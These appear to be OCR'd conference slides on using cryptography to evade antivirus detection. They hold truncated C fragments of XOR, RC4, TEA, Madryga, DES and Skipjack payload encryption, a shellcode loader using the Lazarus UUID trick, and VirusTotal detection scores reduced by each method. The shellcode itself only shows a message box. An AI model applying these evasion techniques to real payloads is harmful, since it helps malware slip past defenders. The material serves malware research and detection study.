Malware and Cryptography

whoami

- Mathematician
- Cybersecurity enthusiast
- Malware Analyst, Threat Hunter
- Author of MD MZ and MALWILD books
- Malpedia contributor
- https://github.com/cocomelonc/
- https://cocomelonc.github.io/

MSSP LAB

WebSec


Cryptography

- Traditionally - **defensive security**
- Ransomware
- Backdoors
- Cryptojacking
- Used by APT groups

```
1881  }
1882
1883  void GFp_x25519_fe_mul_ttt(fe *h, const fe *f, const fe *g) {
1884    fe_mul_ttt(h, f, g);
1885  }
1886
1887  void GFp_x25519_fe_neg(fe *f) {
1888    fe_loose t;
1889    fe_neg(&t, f);
1890    fe_carry(f, &t);
1891  }
1892
1893  void GFp_x25519_fe_tobytes(uint8_t s[32], const fe *h) {
1894    fe_tobytes(s, h);
1895  }
1896
1897  void GFp_x25519_ge_double_scalarmult_vartime(ge_p2 *r, const uint8_t *a,
1898                                               const ge_p3 *A, const uint8_t *b) {
1899    ge_double_scalarmult_vartime(r, a, A, b);
1900  }
1901
1902  void GFp_x25519_sc_mask(uint8_t a[32]) {
1903    a[0] &= 248;
1904    a[31] &= 127;
1905    a[31] |= 64;
1906  }
```

AV evasion tricks

- Time distortion
- Function call obfuscation
- Win API function call hashing
- Strings obfuscation and encryption
- **Payload encryption**
- Syscalls



XOR encryption

- **single/multi-byte:** two different implementations used in malware
- **XORing = deXORing:** pefrectly balanced
- **encryption:** usually used in known malware => easily detected

```
9   #include <string.h>
10
11  // our payload calc.exe
12  unsigned char my_payload[] = { 0x91, 0x31, 0xf0, 0x91, 0x80, 0x8d, 0xb
13  unsigned int my_payload_len = sizeof(my_payload);
14
15  // key for XOR decrypt
16  char my_secret_key[] = "mysupersecretkey";
17
18  // decrypt deXOR function
19  void XOR(char * data, size_t data_len, char * key, size_t key_len) {
20      int j;
21      j = 0;
22      for (int i = 0; i < data_len; i++) {
23          if (j == key_len - 1) j = 0;
24
25          data[i] = data[i] ^ key[j];
26          j++;
27      }
28  }
29
30
```

RC4 encrypt

- **rc4+base64:** used in combination with encoding
- **metasploit**: used in msfvenom and easily reimplemented
- **encryption:** easily detected

```
46      return;
47  }
48
49  // pseudo-random generation algorithm (PRGA)
50  unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
51      int i = 0, j = 0;
52      int k;
53
54      unsigned char* keystream;
55      keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
56      for(k = 0; k < messageL; k++) {
57          i = (i + 1) % 256;
58          j = (j + s[i]) % 256;
59          swap(&s[i], &s[j]);
60          keystream[k] = s[(s[i] + s[j]) % 256];
61      }
62      return keystream;
63  }
64
65  // encryption and decryption
66  unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext,
67      int i;
```


Lazarus UUID trick

- **UuidFromStringA:** used to decode data as well as write to memory
- **Lazarus APT:** used and re-implemented by https://attack.mitre.org/groups/G0032/
- **encryption:** easily detected

```
    "e481481c-ffff-ffff-e8d0-000000415141",
    "56515250-3148-65d2-488b-52603e488b52",
    "8b483e18-2052-483e-8b72-503e480fb74a",
    "c9314d4a-3148-acc0-3c61-7c022c2041c1",
    "01410dc9-e2c1-52ed-4151-3e488b52203e",
    "483c428b-d001-8b3e-8088-0000004885c0",
    "01486f74-50d0-8b3e-4818-3e448b402049",
    "5ce3d001-ff48-3ec9-418b-34884801d64d",
    "3148c931-acc0-c141-c90d-4101c138e075",
    "034c3ef1-244c-4508-39d1-75d6583e448b",
    "01492440-66d0-413e-8b0c-483e448b401c",
    "3ed00149-8b41-8804-4801-d0415841585e",
    "58415a59-5941-5a41-4883-ec204152ffe0",
    "5a594158-483e-128b-e949-ffffff5d49c7",
    "000000c1-3e00-8d48-95fe-0000003e4c8d",
    "00010985-4800-c931-41ba-45835607ffd5",
    "41c93148-f0ba-a2b5-56ff-d54d656f772d",
    "776f656d-0021-5e3d-2e2e-5e3d00909090"
};

int main() {
    int elems = sizeof(uuids) / sizeof(uuids[0]);
    VOID* mem = VirtualAlloc(NULL, 0x100000, 0x00002000 | 0x00001000, PAGE_EXECUTE
    DWORD_PTR hptr = (DWORD_PTR)mem;
    for (int i = 0; i < elems; i++) {
```


“Classic” algorithms


- https://www.schneier.com/books/applied-cryptography/
- **encryption:** metasploit payload
- **Shannon entropy:** calc for final PE-file sections
- **VirusTotal:** how does this affect in virustotal detection score?



Payload encryption

- **Injection:** VirtualAllocEx, WriteProcessMemory, CreateRemoteThread vs sometimes with WINAPI callbacks
- **Encryption:** encrypt payload via C/C++ or python then decrypt it dynamically





Z85 encryption

- https://rfc.zeromq.org/spec/32/
- https://github.com/artemkin/z85
- **Shannon entropy:** 6.173
- **VirusTotal:** reduce from 16 to 14

```
77  char* Z85_encode_unsafe(const char* source, const char* sourceEnd, char* dest)
78  {
79      byte* src = (byte*)source;
80      byte* end = (byte*)sourceEnd;
81      byte* dst = (byte*)dest;
82      uint32_t value;
83      uint32_t value2;
84
85      for (; src != end; src += 4, dst += 5)
86      {
87          // unpack big-endian frame
88          value = (src[0] << 24) | (src[1] << 16) | (src[2] << 8) | src[3];
89
90          value2 = DIV85(value); dst[4] = base85[value - value2 * 85]; value = value2;
91          value2 = DIV85(value); dst[3] = base85[value - value2 * 85]; value = value2;
92          value2 = DIV85(value); dst[2] = base85[value - value2 * 85]; value = value2;
93          value2 = DIV85(value); dst[1] = base85[value - value2 * 85];
94          dst[0] = base85[value2];
95      }
96
97      return (char*)dst;
98  }
99
100 char* Z85_decode_unsafe(const char* source, const char* sourceEnd, char* dest)
101 {
```

TEA encryption

- **TEA:** key size 16 and rounds 32 implemented
- **Shannon entropy:** 6.285
- **VirusTotal:** reduce from 31 to 24

```
10
11  #define KEY_SIZE 16
12  #define ROUNDS 32
13
14  void tea_encrypt(unsigned char *data, unsigned char *key) {
15      unsigned int i;
16      unsigned char x = 0;
17
18      unsigned int delta = 0x9e3779b9;
19      unsigned int sum = 0;
20
21      unsigned int v0 = *(unsigned int *)data;
22      unsigned int v1 = *(unsigned int *)(data + 4);
23
24      for (i = 0; i < ROUNDS; i++) {
25          v0 += (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + ((unsigned int
26          sum += delta;
27          v1 += (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + ((unsigned int
28      }
```

A5/1 encryption

- **A5/1:** R1=R2=R3=0 implemented
- **Shannon entropy:** 6.29
- **VirusTotal:** reduce from 31 to 21

```
void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, un
    // initialization
    unsigned int R1 = 0, R2 = 0, R3 = 0;
    for (int i = 0; i < 64; i++) {
        int feedback = ((key[i % key_len] >>
        R1 = (R1 << 1) | feedback;
        R2 = (R2 << 1) | ((R1 >> 8) & 1);
        R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    // decryption
    for (int i = 0; i < cipher_len; i++) {
        int feedback = A5_STEP((R1 >> 8) & 1,
        unsigned char key_byte = 0;
        for (int j = 0; j < 8; j++) {
            int bit = A5_STEP((R1 >> 18) & 1, (R
            key_byte |= bit << j;
            R1 = (R1 << 1) | bit;
            R2 = (R2 << 1) | ((R1 >> 8) & 1);
            R3 = (R3 << 1) | ((R2 >> 10) & 1);
        }
        out[i] = cipher[i] ^ key_byte;
    }
}

int main() {
    unsigned char key[] = {0x6d, 0x65, 0x6f,
    unsigned char message[] = {0xe1, 0x51, 0x95, 0xdc, 0x37, 0xfa, 0xcd, 0xe9, 0x58, 0x50, 0x8
, 0x9e, 0xb5, 0x27, 0x62, 0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb,
x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55, 0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf
NORMAL  hack2.c
```

win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

```
88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9
 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4
c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01
d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3
e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5
4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90
```

=^..^=

Meow-meow!

OK


4:30 AM 3/25/2023

Right Ctrl

Madryga 1984 encryption

- **Madryga:** keys four u32 and 16 rounds implemented
- **Shannon entropy:** 6.271
- **VirusTotal:** reduce from 31 to 17


```
}

void madryga_decrypt(u32 *v, u32 *k) {
    u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
    u32 delta = 0x9E3779B9;
    for (i = 0; i < ROUNDS; i++) {
        v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) +
        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) +
        sum -= delta;
    }
    v[0] = v0; v[1] = v1;
}

void madryga_encrypt_shellcode(unsigned char* shellcode,
    int i;
    uint32_t *ptr = (uint32_t*) shellcode;
    for (i = 0; i < shellcode_len/8; i++) {
        madryga_encrypt(ptr, key);
        ptr += 2;
    }
    // check if there are remaining bytes
    int remaining = shellcode_len % 8;
    if (remaining != 0) {
        // pad with 0x90
        unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90
        memcpy(pad, ptr, remaining);
        madryga_encrypt((uint32_t*) pad, key);
        memcpy(ptr, pad, remaining);
    }
}

void madryga_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
    int i;
    uint32_t *ptr = (uint32_t*) shellcode;
NORMAL  madryga.c
```



DES encryption

- **DES:** Crypt32 WINAPI implementation
- **Shannon entropy:** 6.241
- **VirusTotal:** reduce from 31 to 16


```
*/
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int my_payload_len, HCRYPTK
    DWORD block_len = 8;
    int i;
    int n = (my_payload_len / block_len) + (my_payl
    int padding = block_len - (my_payload_len % blc

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        if (i == n - 1) {
            memset(output + my_payload_len % block_len,
        }
        CryptEncrypt(hKey, 0, (i == n - 1), 0, output
        my_payload += block_len;
        output += block_len;
    }
}

void decrypt_des(const unsigned char *my_payload,
    DWORD block_len = 8;
    int i;
    int n = my_payload_len / block_len;

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        CryptDecrypt(hKey, 0, (i == n - 1), 0, output
        my_payload += block_len;
        output += block_len;
    }
```



Skipjack algorithm


- **Skipjack:** optimized by Paolo Baretto 1998 implementation
- **Shannon entropy:** 6.295
- **VirusTotal:** reduce from 31 to 21

```
void makeKey(unsigned char key[10], unsigned char tab[10][256]) {
  /* tab[i][c] = fTable[c ^ key[i]] */
  int i;
  for (i = 0; i < 10; i++) {
    unsigned char *t = tab[i], k = key[i];
    int c;
    for (c = 0; c < 256; c++) {
      t[c] = fTable[c ^ k];
    }
  }
}

/**
 * Encrypt a single block of data.
 */
void encrypt(unsigned char tab[10][25
  unsigned int w1, w2, w3, w4;

  w1 = (in[0] << 8) + in[1];
  w2 = (in[2] << 8) + in[3];
  w3 = (in[4] << 8) + in[5];
  w4 = (in[6] << 8) + in[7];

  /* stepping rule A: */
  g0(tab, w1); w4 ^= w1 ^ 1;
  g1(tab, w4); w3 ^= w4 ^ 2;
  g2(tab, w3); w2 ^= w3 ^ 3;
  g3(tab, w2); w1 ^= w2 ^ 4;
  g4(tab, w1); w4 ^= w1 ^ 5;
  g0(tab, w4); w3 ^= w4 ^ 6;
  g1(tab, w3); w2 ^= w3 ^ 7;
  g2(tab, w2); w1 ^= w2 ^ 8;

  /* stepping rule B: */
  w2 ^= w1 ^  9; g3(tab, w1);
  w1 ^= w4 ^ 10; g4(tab, w4);
  w4 ^= w3 ^ 11; g0(tab, w3);
  w3 ^= w2 ^ 12; g1(tab, w2);
NORMAL  hack.c
```



RC6 algorithm


- **RC6:** P-0xB7E15163 Q- 0x9E3779B9 implementation
- **Shannon entropy:** 6.28
- **VirusTotal:** reduce from 31 to 21



C2C commands

- **Encrypt:** URLs, strings, API calls
- **APIs:** Telegram, Discord, Slack, etc
- **Shannon entropy:** 6.10
- **VirusTotal:** reduce from 24 to 10


```
    exit(1);
  }
  (*message)[*messageLen] = '\0'; // Null terminate the decoded string
}

